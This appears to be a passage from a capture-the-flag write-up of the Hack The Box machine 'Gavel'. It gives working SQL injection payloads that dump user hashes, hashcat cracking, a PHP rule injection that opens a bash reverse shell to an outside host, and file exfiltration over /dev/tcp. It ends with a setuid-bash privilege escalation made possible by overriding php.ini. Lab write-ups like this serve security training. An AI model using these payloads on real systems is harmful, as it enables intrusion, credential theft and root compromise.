
But gavel should not work here. To circumvent it, I need to url encode whole characters(gavel) and put it as hex

```
user_id=x` FROM (SELECT table_name AS `'x` from information_schema.tables
where schema_name = 0x676176656c)y;-- -&sort=\?;-- -
```



I can also look for columns

```
user_id=x` FROM (SELECT column_name AS `'x` from information_schema.columns
where table_schema=0x676176656c)y;-- -&sort=\?;-- -
```



I can get username:password

```
user_id=x` FROM (SELECT concat(username,0x3a,password) AS `'x` from
gavel.users)y;-- -&sort=\?;-- -
```

```
      auctioneer:$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pL
      QlC2So9SgH5RTfS">
      <hr>
      <h5 class="card-title">
        <strong>
          auctioneer:$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuIL
          n0pLQlC2So9SgH5RTfS
        </strong>
      </h5>
      <hr>
      <p class="card-text text-justify">
      </p>
    </div>
  </div>
</div>
<div class="col-md-4">
  <div class="card shadow mb-4">
    <div class="card-body">
      <img src="/assets/img/" class="card-img-top" alt="
      abc:$2y$10$IY5sx4g68fq45yOzXSnGQu7z89nx2e52Dm/s0XKWeOWQT
      /lxbE7ca">
      <hr>
      <h5 class="card-title">
        <strong>
          abc:$2y$10$IY5sx4g68fq45yOzXSnGQu7z89nx2e52Dm/s0XKWe
          OWQT/lxbE7ca
        </strong>
```

Search 0 highlights

I can crack it on hashcat


```
PS C:\Users\yumia\Downloads\hashcat-7.1.2> .\hashcat.exe ..\..\auctioneer.hash -m 3200 --user --show
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

auctioneer:$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS:midnight1
```


Unfortunately, I can't ssh as this user

```
┌──[parrot@parrot]─[~/Documents/gavel]
└─── $ssh auctioneer@gavel.htb
auctioneer@gavel.htb's password:
Permission denied, please try again.
auctioneer@gavel.htb's password:
```

I can logout and login as this user



There's new admin panel



In the source code, it shows


```
rules:$
  - rule: "return $current_bid >= $previous_bid * 1.1;"$
    message: "Bid at least 10% more than the current price."$
$
  - rule: "return $current_bid % 5 == 0;"$
    message: "Bids must be in multiples of 5. Your account balance must cover the bid amount."$
$
  - rule: "return $current_bid >= $previous_bid + 5000;"$
    message: "Only bids greater than 5000 + current bid will be considered. Ensure you have sufficient balance before placing such b
ids."$
```

It will be handled in bid_handler.php

```
$rule = $auction['rule'];$
$rule_message = $auction['message'];$
$
$allowed = false;$
$
try {$
    if (function_exists('ruleCheck')) {$
        runkit_function_remove('ruleCheck');$
    }$
    runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);$
    error_log("Rule: " . $rule);$
    $allowed = ruleCheck($current_bid, $previous_bid, $bidder);$
} catch (Throwable $e) {$
    error_log("Rule error: " . $e->getMessage());$
    $allowed = false;$
}$
```


It adds runkit_function if rulecheck succeeds, so that the rule will be executed. Therefore, reverse shell can be injected here

```
system('bash -c "bash -i >& /dev/tcp/10.10.16.43/9001 0>&1"'); return true;
```



(Don't care about message)

Start listener and place bid(For small numbers, it rejects)




```
┌──[✗]─[parrot@parrot]─[~/Documents/gavel]
└─── $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.14.174 50422
bash: cannot set terminal process group (1062): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gavel:/var/www/html/gavel/includes$
```

I can change user as auctioneer

```
www-data@gavel:/var/www/html/gavel$ su auctioneer
Password:
auctioneer@gavel:/var/www/html/gavel$
```

Get root

auctioneer has access to these files

```
auctioneer@gavel:/opt/gavel$ id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)
auctioneer@gavel:/opt/gavel$ find / -group gavel-seller 2>/dev/null
/run/gaveld.sock
/usr/local/bin/gavel-util
auctioneer@gavel:/opt/gavel$
```

Root is running gaveld

```
root         999       1  0 21:28 ?        00:00:00 /opt/gavel/gaveld
```

There are some files related

```
auctioneer@gavel:/dev/shm$ ls /opt/gavel -al
total 56
drwxr-xr-x 4 root root  4096 Nov  5 12:46 .
drwxr-xr-x 3 root root  4096 Nov  5 12:46 ..
drwxr-xr-x 3 root root  4096 Nov  5 12:46 .config
-rwxr-xr-- 1 root root 35992 Oct  3 19:35 gaveld
-rw-r--r-- 1 root root   364 Sep 20  2025 sample.yaml
drwxr-x--- 2 root root  4096 Nov  5 12:46 submission
```

.config has php file that has a line to block dangerous functions

```
auctioneer@gavel:/var/www/html/gavel$ cat /opt/gavel/.config/php/php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_set,eval,assert,create_functio
n,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,require_once,include_once,fsockopen,pfsockopen,stream_socket_
client
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
```

Copy sample.yaml and remove some lines

```
---
item:
  name: "Dragon's Feathered Hat"
  description: "A flamboyant hat rumored to make dragons jealous."
  image: "https://example.com/dragon_hat.png"
  price: 10000
  rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
  rule: "return ($current_bid >= $previous_bid * 1.2) && ($bidder != 'sado');"
```

Need to be erased

Then, I can submit this file using gavel-util

```
auctioneer@gavel:/dev/shm$ gavel-util submit /dev/shm/sample.yaml
Item submitted for review in next auction
```

Copy gaveld and gavel-util to local and check content with ghidra

```
auctioneer@gavel:/opt/gavel$ cat /opt/gavel/gaveld > /dev/tcp/10.10.16.43/9002
```

```
┌──[parrot@parrot]─[~/Documents/gavel]
└─── $nc -lvnp 9002 > gaveld
```

Seeing gavel-util

```
      __stream = fopen(param_2,"rb");
      if (__stream == (FILE *)0x0) goto LAB_0010192a;
      __size = local_d8.st_size & 0xffffffff;
      pvVar2 = malloc(__size);
      if (pvVar2 == (void *)0x0) {
        fclose(__stream);
        goto LAB_00101771;
      }
      sVar3 = fread(pvVar2,1,__size,__stream);
      if (__size != sVar3) {
        fclose(__stream);
        free(pvVar2);
        goto LAB_00101771;
      }
      fclose(__stream);
      iVar1 = connect_sock();
      if (iVar1 < 0) {
LAB_00101915:
        do {
          die("failed to connect to %s\n","/var/run/gaveld.sock");
LAB_0010192a:
          perror("fopen");
LAB_00101771:
          die("failed to read %s\n",param_2);
LAB_00101782:
          iVar1 = connect_sock();
```

It reads the file and connect to socket

```
    else {
      uVar4 = json_object_new_object();
      uVar5 = json_object_new_string("submit");
      json_object_object_add(uVar4,&DAT_001020ce,uVar5);
      uVar5 = json_object_new_string(param_2);
      json_object_object_add(uVar4,"filename",uVar5);
      uVar5 = json_object_new_string("");
      json_object_object_add(uVar4,"flags",uVar5);
      uVar5 = json_object_new_int(local_d8.st_size & 0xffffffff);
      json_object_object_add(uVar4,"content_length",uVar5);
      uVar5 = collect_env();
      json_object_object_add(uVar4,&DAT_001020ef,uVar5);
      send_header_and_content(iVar1,uVar4,pvVar2,local_d8.st_size & 0xffffffff);
      json_object_put(uVar4);
      free(pvVar2);
      pvVar2 = (void *)recv_response(iVar1);
      if (pvVar2 == (void *)0x0) {
        fwrite(&DAT_00102210,1,0x21,stderr);
      }
      else {
        __printf_chk(1,&DAT_001020f3,pvVar2);
        free(pvVar2);
      }
    }
  }
```

It sends a json with file content to the socket

gaveld

```
local_30 = *(undefined8 *)(in_FS_OFFSET + 0x28);
tVar4 = time((time_t *)0x0);
uVar1 = getpid();
srand(uVar1 ^ (uint)tVar4);
mkdir("/opt/gavel/submission",0x1e8);
__fd = socket(1,1,0);
if (__fd < 0) {
  perror("socket");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
unlink("/var/run/gaveld.sock");
local_3b = 0;
local_a8[0].sa_family = 1;
strncpy(local_a8[0].sa_data,"/var/run/gaveld.sock",0x6b);
iVar2 = bind(__fd,local_a8,0x6e);
if (iVar2 < 0) {
  perror("bind");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
iVar2 = listen(__fd,0x10);
if (iVar2 < 0) {
  perror("listen");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

It creates a new socket and copy it to the same file as gavel-util

```
while( true ) {
  while( true ) {
    while (iVar2 = accept(__fd,(sockaddr *)0x0,(socklen_t *)0x0), iVar2 < 0) {
      piVar6 = __errno_location();
      if (*piVar6 != 4) {
        perror("accept");
        sleep(1);
      }
    }
    _Var3 = fork();
    if (-1 < _Var3) break;
    perror("fork");
    close(iVar2);
  }
  if (_Var3 == 0) break;
  close(iVar2);
  do {
    _Var3 = waitpid(-1,(int *)0x0,1);
  } while (0 < _Var3);
}
close(__fd);
handle_conn();
                    /* WARNING: Subroutine does not return */
_exit(0);
```

If it doesn't have issue, it runs handle_conn

```
if (*(int *)(puVar23 + -0x13f0) == 0) {
  *(undefined8 *)(puVar23 + -0x1410) = 0x1040ea;
  sVar14 = strlen(puVar23 + 0x6ee8);
  *(undefined8 *)(puVar23 + -0x1410) = 0x104106;
  __strncat_chk(puVar23 + 0x6ee8,"rule ",0x7f - sVar14,0x80);
}
if ((((*(int *)(puVar23 + -0x13d8) != 0) &&
     (*(int *)(puVar23 + -0x13dc) != 0)) &&
    (*(int *)(puVar23 + -0x13d4) != 0)) &&
   (((*(int *)(puVar23 + -0x13d0) != 0 &&
     (*(int *)(puVar23 + -0x13cc) != 0)) &&
    (*(int *)(puVar23 + -0x13f0) != 0)))) {
  if (pcVar16 != (char *)0x0) {
    *(undefined8 *)(puVar23 + -0x1410) = 0x103d80;
    sVar14 = strlen(pcVar16);
    if (sVar14 < 0x401) {
      *(undefined8 *)(puVar23 + -0x1410) = 0x103da9;
      iVar2 = php_safe_run(*(undefined8 *)(puVar23 + -0x1400),pcVar16,
                           puVar23 + 0x7fe8,0x4000);
      if (iVar2 != 0) goto LAB_00103db1;
      *(undefined8 *)(puVar23 + -0x1410) = 0x1041bd;
      __snprintf_chk(puVar23 + 0x6fe8,0x100,1,0x100,&DAT_00105548,
                     puVar23 + 0x7fe8);
      *(undefined8 *)(puVar23 + -0x1410) = 0x1041c8;
      send_response.isra.0(param_1,puVar23 + 0x6fe8);
      pcVar10 = "\x1b[32mItem submitted for review in next auction\x1b[0m"
      ;
    }
```

It runs php_safe_run on the string after rule

```
local_40 = *(long *)(in_FS_OFFSET + 0x28);
local_3100 = 0;
json_object_object_get_ex(param_1,&DAT_00105004,&local_3100);
if (((local_3100 == 0) || (iVar1 = json_object_is_type(local_3100,4), iVar1 == 0)) ||
   (iVar1 = json_object_object_get_ex(local_3100,"RULE_PATH",&local_30f8), iVar1 == 0)) {
  strncpy(local_3048,"/opt/gavel/.config/php/php.ini",0x1000);
  local_2049 = 0;
}
else {
  pcVar3 = (char *)json_object_get_string(local_30f8.rlim_cur);
  strncpy(local_3048,"/opt/gavel/.config/php/php.ini",0x1000);
  local_2049 = 0;
  if (((pcVar3 != (char *)0x0) && (*pcVar3 != '\0')) &&
     ((iVar1 = stat(pcVar3,(stat *)local_30d8), iVar1 == 0 &&
      (((local_30d8._24_4_ & 0xf000) == 0x8000 && (iVar1 = access(pcVar3,4), iVar1 == 0)))))) {
    strncpy(local_3048,pcVar3,0x1000);
    local_2049 = 0;
  }
}
```

It uses RULE_PATH file instead of php.ini if it exists.

There are 2 ways to exploit this

1. Use RULE_PATH to bypass function check

I need to create a new php.ini file that has no function check

```
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
```

Change the rule to setuid exploit

```
name: "Dragon's Feathered Hat"
description: "A flamboyant hat rumored to make dragons jealous."
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
rule: "system('cp /bin/bash /home/auctioneer/hello; chmod 4755 /home/auctioneer/hello;');return true;"
```

Run the command

```
RULE_PATH=/home/auctioneer/php.ini gavel-util submit sample.yaml
```

Now, I can see setuid file


```
auctioneer@gavel:~$ ls -al
total 1384
drwxr-x--- 2 auctioneer auctioneer    4096 Mar 25 23:23 .
drwxr-xr-x 3 root       root          4096 Nov  5 12:46 ..
lrwxrwxrwx 1 root       root             9 Nov  5 12:20 .bash_history -> /dev/null
-rwsr-xr-x 1 root       root       1396520 Mar 25 23:23 hello
-rw-r--r-- 1 auctioneer auctioneer     242 Mar 25 23:21 php.ini
-rw-rw-r-- 1 auctioneer auctioneer     368 Mar 25 23:23 sample.yaml
-rw-r----- 1 root       auctioneer      33 Mar 25 21:31 user.txt
```

And I can get root shell

```
auctioneer@gavel:~$ ./hello -p
hello-5.1# id
uid=1001(auctioneer) gid=1002(auctioneer) euid=0(root) groups=1002(auctioneer),1001(gavel-seller)
```

2. Write on php.ini


Rule doesn't prevent write, so I can use file_put_contents to write a new content





Submit it



Now, I can run any rule, so I'll use another setuid exploit







I get root shell!